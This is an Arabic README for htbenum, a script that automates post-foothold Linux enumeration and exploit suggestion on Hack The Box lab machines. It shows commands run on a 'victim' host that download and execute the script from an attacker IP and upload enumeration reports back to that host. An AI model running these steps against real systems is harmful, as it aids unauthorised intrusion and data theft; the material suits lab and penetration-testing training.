
 solomonsklash/htbenum
سكريبت تعداد لنظام Linux لـ Hack The Box

برنامج اكتشاف لينكس لـ Hack The Box


هذا السكريبت مصمم للاستخدام في الحالات التي لا تملك فيها اتصالًا بالإنترنت على جهاز لينكس وترغب في تشغيل أدوات الكشف واقتراح الثغرات، مثل Hack The Box. كثيرًا ما أجد نفسي أقوم بتشغيل مجموعة مماثلة من السكريبتات عندما أحصل على موطئ قدم أولي على جهاز لينكس، ويساعد هذا السكريبت في أتمتة عملية تنزيل أحدث إصدار لكل سكريبت كشف، وجعله قابلًا للتنفيذ، وتشغيله، بالإضافة إلى إرسال المخرجات إلى ملف لمراجعتها لاحقًا. كما يتضمن خادم ويب مدمجًا لاستضافة الأدوات ورفع التقارير إلى الجهاز المضيف.
الطلبات/الاقتراحات مرحب بها!

./htbenum.sh [-u] -i IP -p port [-o directory] [-w] [-r]

مثال:
         الجهاز المضيف: root@kali:~/htbenum# ./htbenum.sh -u
         الجهاز المضيف: root@kali:~/htbenum# ./htbenum.sh -i 10.10.14.1 -p 80 -w
         الجهاز الضحية: www-data@victim:/tmp$ wget http://10.10.14.1:80/htbenum.sh
         الجهاز الضحية: www-data@victim:/tmp$ chmod +x ./htbenum.sh
         الجهاز الضحية: www-data@victim:/tmp$ ./htbenum.sh -i 10.10.14.1 -p 80 -r

 المعاملات:
         -h - عرض المساعدة والاستخدام.
         -i IP - عنوان IP لخادم الويب المستمع المستخدم للرفع والتنزيل.
         -p port - منفذ TCP لخادم الويب المستمع المستخدم للرفع والتنزيل.
         -o directory - مجلد مخصص للتنزيل وإنشاء التقارير (الافتراضي هو /tmp).
         -w - بدء خادم الويب المدمج لتنزيل الملفات ورفع التقارير.
         -u - التحديث إلى أحدث إصدارات كل أداة، مع استبدال أي إصدارات موجودة.
         -r - رفع التقارير مرة أخرى إلى خادم الويب على الجهاز المضيف (يجب أن يدعم طلبات PUT).
لاستخدام htbenum، استنسخ المستودع وقم بتشغيل السكريبت مع المعامل update على جهازك المحلي. سيؤدي ذلك إلى تنزيل وتحديث جميع السكريبتات اللازمة من الإنترنت (GitHub) ووضعها في نفس المجلد الذي يحتوي على htbenum.sh:
root@kali:~# git clone https://github.com/SolomonSklash/htbenum
root@kali:~# cd htbenum
root@kali:~/htbenum#  ./htbenum.sh -u
_   _ ___________ _____ _   _ _   ____  ___
| | | |_   _| ___ \  ___| \ | | | | |  \/  |
| |_| | | | | |_/ / |__ |  \| | | | | .  . |
|  _  | | | | ___ \  __|| . ` | | | | |\/| |
| | | | | | | |_/ / |___| |\  | |_| | |  | |
\_| |_/ \_/ \____/\____/\_| \_/\___/\_|  |_/

By Solomon Sklash - [email protected]

[i] تحديث جميع الأدوات...
2019-11-25 17:54:55 URL:https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh [31859/31859] -> "lse.sh" [1]
2019-11-25 17:54:55 URL:https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh [46476/46476] -> "linenum.sh" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/sleventyeleven/linuxprivchecker/master/linuxprivchecker.py [25304/25304] -> "linuxprivchecker.py" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/initstring/uptux/master/uptux.py [29853/29853] -> "uptux.py" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/Anon-Exploiter/SUID3NUM/master/suid3num.py [12614/12614] -> "suid3num.py" [1]
2019-11-25 17:54:57 URL:https://raw.githubusercontent.com/belane/linux-soft-exploit-suggester/master/linux-soft-exploit-suggester.py [13886/13886] -> "les-soft.py" [1]
2019-11-25 17:54:58 URL:https://raw.githubusercontent.com/offensive-security/exploit-database/master/files_exploits.csv [5669905/5669905] -> "files_exploits.csv" [1]
2019-11-25 17:54:58 URL:https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh [82214/82214] -> "les.sh" [1]
[i] اكتمل التحديث!
root@kali:~/htbenum#
ثم، قم بتشغيل خادم الويب المدمج لاستضافة الأدوات واستقبال التقارير المكتملة. يتطلب الخادم Python 3. يمكنك استخدام خادم الويب الخاص بك لاستضافة الأدوات، ولكن يجب أن يدعم طلبات PUT لرفع التقارير.
root@kali:~/htbenum# ./htbenum.sh -i 10.10.14.1 -p 80 -w
أخيرًا، قم بتحميل سكريبت htbenum.sh إلى جهازك المستهدف، واجعله قابلًا للتنفيذ، وقم بتشغيله مع عنوان IP ومنفذ جهازك المضيف، مع إمكانية تحديد مجلد اختياري لتنزيل الملفات وكتابة مخرجات التقرير. يمكنك أيضًا رفع التقارير اختياريًا مرة أخرى إلى الجهاز المضيف. على سبيل المثال:
www-data@htb:/tmp$ wget http://10.10.99.100/htbenum.sh -O /tmp/htbenum.sh
www-data@htb:/tmp$ chmod +x ./htbenum.sh
www-data@htb:/tmp$ ./htbenum.sh -i 10.10.14.1 -p 80 -r
كل أداة سترسل مخرجاتها إلى ملف تقرير في نفس المجلد الذي يحتوي على سكريبت htbenum.sh، أو أي مجلد يتم تحديده بواسطة المعامل -d.






